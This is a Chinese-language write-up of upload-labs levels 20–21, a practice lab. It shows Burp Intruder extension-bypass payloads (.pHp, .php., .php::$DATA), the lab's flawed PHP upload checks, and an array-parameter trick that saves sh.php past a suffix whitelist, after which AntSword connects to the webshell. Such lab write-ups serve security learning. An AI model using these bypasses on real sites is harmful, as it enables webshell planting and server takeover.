



按下图设置payload。我的payload是通过文件导入的，文件可以从网上找，再根据各种绕过方式增加payload。





start attack之后，用../upload可以过滤出上传成功的payload，发现这关很多后缀都可以上传，绕过方式包括但不限于大写绕过，末尾加空格绕过，末尾加点绕过，末尾加::$DATA等。


Attack Save Columns
Results Target Positions Payloads Options
Filter: Matching expression ../upload
Request Payload Status Error Timeout Length Comment
0 200 4359
10 .pHp 200 4359
11 .Php 200 4359
12 .pHp5 200 4360
13 .pHp4 200 4360
14 .pHp3 200 4360
15 .pHp2 200 4360
16 .pphphp 200 4362
17 .phpphp 200 4362
18 .phphpp 200 4362
20 .php. 200 4360
21 .php.. 200 4361
22 .php. . 200 4362
23 .php 200 4361
24 .php 200 4360
25 .php.awx 200 4363
27 .php::$DATA 200 4366
29 .Html 200 4360
30 .Htm 200 4359
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Tue, 12 Oct 2021 14:01:45 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 4118
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8"/>
Type a search term
0 matches




代码分析：

本关很明显是在拿save_name参数表示的保存文件名的后缀，与文件名后缀黑名单$deny_ext对比。


```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx",

        /*
        $file_name = trim($_POST['save_name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空
        */

        $file_name = $_POST['save_name'];
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);

        if(!in_array($file_ext,$deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传出错！';
            }
        }else{
            $msg = '禁止保存为该类型文件！';
        }

    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

Pass-21

这关web页面和上一关差不多，都是上传一个文件并指定名称




显然sh.php没上传成功。把报文发送到repeater，filename和save_name的值都改成sh.xxx，发现还是上传失败，返回“提示：禁止上传该类型文件!”，说明本关不是文件名后缀黑名单，或者至少不单纯是文件名后缀黑名单



之后又尝试把 filename和save_name的值都改成sh.png，发现仍然是一样的结果，说明还有别的参数需要修改。

再将Content-Type改成image/png，save_name改成sh.xxx，发现虽然文件上传失败，但是返回的信息变成了“提示：禁止上传该后缀文件!”，说明这关是**MIME和文件名后缀白名单过滤并存**，并且现在已经绕过了MIME过滤，待解决的问题还剩文件名白名单过滤。



仔仔细细看了一遍请求报文，结合上面的现象，检查的和最后命名应该都是根据save_name，而不是两处，所以排除0x00截断。emmmm不知道还有啥通用的绕过白名单的方法了，似乎没有了……那就具体问题具体分析，看代码吧……

本关代码如下，从//check filename往下看，是检查文件名的部分。

首先判断save_name是否为空，如果为空，则$file等于filename的值，否则等于save_name的值；

接着判断$file是否为数组，如果不是数组，则以点号分割为数组，且分割之前将$file转换为小写；

然后取数组$file的最后一个元素，与后缀白名单对比，如果不在白名单中，则禁止上传，如果在白名单中，则允许上传，并且文件保存在服务器上的名称为$file[0].$file[元素个数-1]

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {

        $is_upload = false;
        $msg = null;
        if(!empty($_FILES['upload_file'])){
            //mime check
            $allow_type = array('image/jpeg','image/png','image/gif');
            if(!in_array($_FILES['upload_file']['type'],$allow_type)){
                $msg = "禁止上传该类型文件!";
            }else{
                //check filename
                $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
                if (!is_array($file)) {
                    $file = explode('.', strtolower($file));
                }

                $ext = end($file);
                $allow_suffix = array('jpg','png','gif');
                if (!in_array($ext, $allow_suffix)) {
                    $msg = "禁止上传该后缀文件!";
                }else{
                    $file_name = reset($file) . '.' . $file[count($file) - 1];
                    $temp_file = $_FILES['upload_file']['tmp_name'];
                    $img_path = UPLOAD_PATH . '/' .$file_name;
                    if (move_uploaded_file($temp_file, $img_path)) {
                        $msg = "文件上传成功！";
                        $is_upload = true;
                    } else {
                        $msg = "文件上传失败！";
                    }
                }
            }
        }else{
            $msg = "请选择要上传的文件！";
        }

    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

根据以上对代码的分析可知，要想绕过后缀白名单过滤，save_name就不能让后端代码以点分解为数组，而需要自己本身是数组，并且要使$file[元素个数-1]不是最后一个元素。

根据本关拼接最终文件名的方法，由于服务器是windows系统，文件名最后加个点号并没有关系，系统会自动去掉，所以可以save_name[0]=sh.php，save_name[2]=png，这样$file[2]=png，可以绕过后缀白名单检查，而count($file)为2，count($file)-1为1，而$file[1]根本不存在，因此组合成的最终的文件名是sh.php.，而windows系统会将其保存为sh.php。

那现在只剩一个问题了，怎么发送save_name[0]=sh.php，save_name[2]=png？

没找到，最后不争气地看了别的writeup（upload-labs--wp（21关）_1stPeak's Blog-CSDN博客）

发现把save_name整块复制一份，一份name="save_name[0]"，值为sh.php，另一份name="save_name[2]"，值为png就行。

所以具体请求报文构造如下，这会儿filename是啥已经不重要了，主要是Content-Type: image/png（或者其他两种图片格式），以及save_name[0]和save_name[2]

图片上传成功，蚁剑连接成功